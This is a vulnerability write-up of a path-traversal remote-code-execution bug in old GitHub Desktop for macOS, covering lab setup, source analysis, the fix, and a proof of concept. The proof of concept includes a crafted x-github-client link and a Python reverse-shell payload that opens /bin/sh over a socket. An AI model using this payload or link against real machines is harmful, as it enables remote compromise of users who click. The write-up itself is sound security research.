In the GitHub client for macOS up to version 1.3.4 beta 1, it was possible to trigger remote execution of arbitrary commands simply by following a specially crafted link. In this article, I’ll explain what caused this vulnerability and how it can be exploited.
The bug was discovered by André Baptista during the H1-702 2018 event. The vulnerability lies in an improper handling mechanism for the custom URL scheme x-github-client:/, which is used for communication with the application.
Test Environment

Since the vulnerability we’re looking at currently only works on macOS, all of the steps will be done there. I downloaded a VMware virtual machine image with macOS 10.14.1 Mojave from a well-known torrent tracker.

Now you need to install XCode and the Homebrew package manager.
$ /usr/bin/ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
The GitHub developers don’t provide downloads for older versions of the app, so you’ll need to build it from source. Clone the repository for the GitHub Desktop client and keep in mind that the last vulnerable version is 1.3.4 beta 0—that’s the one we’ll be using.
$ git clone --depth=1 -b release-1.3.4-beta0 https://github.com/desktop/desktop.git
The client is built on the Electron framework and written in TypeScript using React. This means we’ll need Node.js along with a bunch of libraries. To figure out how to compile the application, take a look at the appveyor. file. It’s the configuration file for the continuous integration (CI) service AppVeyor.
/desktop-release-1.3.4-beta0/appveyor.yml
install:
- cmd: regedit /s script\default-to-tls12-on-appveyor.reg
- ps: Install-Product node $env:nodejs_version $env:platform
- git submodule update --init --recursive
- yarn install --force
We already have Git installed; now we need to install the yarn package manager using brew.
$ brew install yarn
It already comes bundled with Node, but the included version is too new for our project.
/desktop-release-1.3.4-beta0/appveyor.yml
environment:
nodejs_version: '8.11'

So we’ll install a version from the 8.x branch.
$ brew install node@8
Then we switch Node.js to an older version using the link/unlink commands.
$ brew unlink node
$ brew link node@8 --force --overwrite

Everything is ready for compilation. First, run the commands from the install section one by one. This will pull in all the required dependencies and packages.
$ git submodule update --init --recursive
$ yarn install --force

After that, we move on to the commands from the build_script section.
/desktop-release-1.3.4-beta0/appveyor.yml
build_script:
- yarn lint
- yarn validate-changelog
- yarn build:prod
You can even skip the first two and just use the last one.
$ yarn build:prod

You now have the finished application in the / directory. You can copy it to the Applications folder and run it.

Complete the initial setup and the lab environment is ready to go.
Vulnerability details
Let’s look at the source code. We’re interested in which protocols the application registers.
/desktop-release-1.3.4-beta0/script/build.ts
160: // macOS
161: appBundleId: getBundleID(),
162: appCategoryType: 'public.app-category.developer-tools',
163: osxSign: true,
164: protocols: [
165: {
166: name: getBundleID(),
167: schemes: [
168: isPublishableBuild
169: ? 'x-github-desktop-auth'
170: : 'x-github-desktop-dev-auth',
171: 'x-github-client',
172: 'github-mac',
173: ],
174: },
175: ],
The x-github-client scheme is particularly interesting. It lets you communicate with the application by sending various commands and requests, which are then processed according to its built‑in logic. Let’s see what methods can be used through this scheme.
/desktop-release-1.3.4-beta0/app/src/lib/parse-app-url.ts
073: export function parseAppURL(url: string): URLActionType {
074: const parsedURL = URL.parse(url, true)
075: const hostname = parsedURL.hostname
...
083: const actionName = hostname.toLowerCase()
084: if (actionName === 'oauth') {
...
104: if (actionName === 'openrepo') {
...
138: if (actionName === 'openlocalrepo') {
Let’s look at a live example of how a desktop app and browser interact. First, log in with the same user account in both the app and your browser. Then open any repository on GitHub — I’ll open my own, because I’m a narcissist.
Take a look at the “Clone” button — it can be expanded. In the dropdown you’ll see several options, including Open . If you open the developer console and inspect the link behind this button, you’ll see the custom URL scheme x-github-client that’s used to talk to the desktop application.

Using the openrepo method, let’s try to open the repository in the application. If it doesn’t exist yet, a pop-up window will suggest cloning it to your local machine. Go ahead and do that.

You’ll see the same icon when viewing individual files in the repository.

Here it already looks more interesting:
x-github-client://openRepo/https://github.com/allyshka/scripts?branch=master&filepath=pam_steal%2FREADME.md
The filepath parameter contains the file path relative to the repository. If the repository is already cloned and the file exists on disk, opening such a link will launch Finder in the corresponding folder.
/desktop-release-1.3.4-beta0/app/src/lib/parse-app-url.ts
104: if (actionName === 'openrepo') {
105: const probablyAURL = parsedPath
106:
107: // suffix the remote URL with `.git`, for backwards compatibility
108: const url = `${probablyAURL}.git`
109:
110: const pr = getQueryStringValue(query, 'pr')
111: const branch = getQueryStringValue(query, 'branch')
112: const filepath = getQueryStringValue(query, 'filepath')
...
129: return {
130: name: 'open-repository-from-url',
131: url,
132: branch,
133: pr,
134: filepath,
135: }
/desktop-release-1.3.4-beta0/app/src/lib/dispatcher/dispatcher.ts
841: case 'open-repository-from-url':
842: const { pr, url, branch } = action
...
846: const branchToClone = pr && branch ? null : branch || null
847: const repository = await this.openRepository(url, branchToClone)
848: if (repository) {
849: this.handleCloneInDesktopOptions(repository, action)
/desktop-release-1.3.4-beta0/app/src/lib/dispatcher/dispatcher.ts
928: private async handleCloneInDesktopOptions(
929: repository: Repository,
930: action: IOpenRepositoryFromURLAction
...
959: if (filepath != null) {
960: const fullPath = Path.join(repository.path, filepath)
961: // because Windows uses different path separators here
962: const normalized = Path.normalize(fullPath)
963: shell.showItemInFolder(normalized)
964: }
/desktop-release-1.3.4-beta0/app/src/lib/app-shell.ts
14: export const shell: IAppShell = {
...
29: showItemInFolder: path => {
30: ipcRenderer.send('show-item-in-folder', { path })
31: },
/desktop-release-1.3.4-beta0/app/src/main-process/main.ts
362: ipcMain.on(
363: 'show-item-in-folder',
364: (event: Electron.IpcMessageEvent, { path }: { path: string }) => {
365: Fs.stat(path, (err, stats) => {
...
371: if (stats.isDirectory()) {
372: openDirectorySafe(path)
373: } else {
374: shell.showItemInFolder(path)
375: }
376: })
377: }
“My motto is: ‘I see a path — I try path traversal.’ After playing around with the parameter a bit, we discover that this type of vulnerability really is present. For example, following a link like this will launch the calculator:”
x-github-client://openRepo/https://github.com/allyshka/scripts?branch=master&filepath=../../../../../../../../../../../Applications/Calculator.app
This happens because the stats. check passes on macOS, where applications are actually regular folders that the system treats in a special way. Then, inside the openDirectorySafe function, the Electron framework’s built‑in openExternal method is called, using the file:// scheme together with the provided filepath as its arguments.
/desktop-release-1.3.4-beta0/app/src/main-process/shell.ts
2: import { shell } from 'electron'
...
13: export function openDirectorySafe(path: string) {
14: if (__DARWIN__) {
15: const directoryURL = Url.format({
16: pathname: path,
17: protocol: 'file:',
18: slashes: true,
19: })
20:
21: shell.openExternal(directoryURL)
22: } else {
23: shell.openItem(path)
24: }
25: }
Now let’s look at the patch commit with the fitting title “macOS is a special”.

/desktop-release-1.3.4-beta1/app/src/main-process/main.ts
371: if (!__DARWIN__ && stats.isDirectory()) {
372: openDirectorySafe(path)
The additional check now prevents the openExternal method from working on macOS.
To exploit this vulnerability with minimal user interaction — in a single click — the user must already have your repository cloned and must have the option enabled that, by default, allows opening x-github-client links in GitHub Desktop.
You can throw together a very simple payload as a Python script.
poc.py
import socket,subprocess,os;
os.system("open -a calculator.app")
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("localhost",1337));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
Here we open the calculator for demonstration and establish a reverse shell on port 1337. Then we’ll compile the code into a standalone application using PyInstaller.
curl https://bootstrap.pypa.io/get-pip.py -o get-pip.py
python get-pip.py --user
pip install pyinstaller --user
pyinstaller -w poc.py
mv dist/poc.app/ .
Next, create a repository and place your payload application there. Now you need to get the user to click a link that will clone it and execute the intended payload.
For this purpose, André Baptista created a handy HTML page. The link points to his repository, which contains the same application we compiled earlier.
x-github-client://openRepo/https://github.com/0xACB/github-desktop-poc?branch=master&filepath=osx/evil-app/rce.app

After clicking Clone, the exploit runs successfully.

Conclusion
So, we’ve broken down the vulnerability in the GitHub desktop app built on Electron and learned how to exploit it. You’ve seen how a click on a seemingly harmless link can lead to a complete system compromise. I’m sure there’s plenty more to dig up in this client’s code, so go for it — the bug bounty rewards are pretty solid. In the meantime, update regularly and don’t click on suspicious links.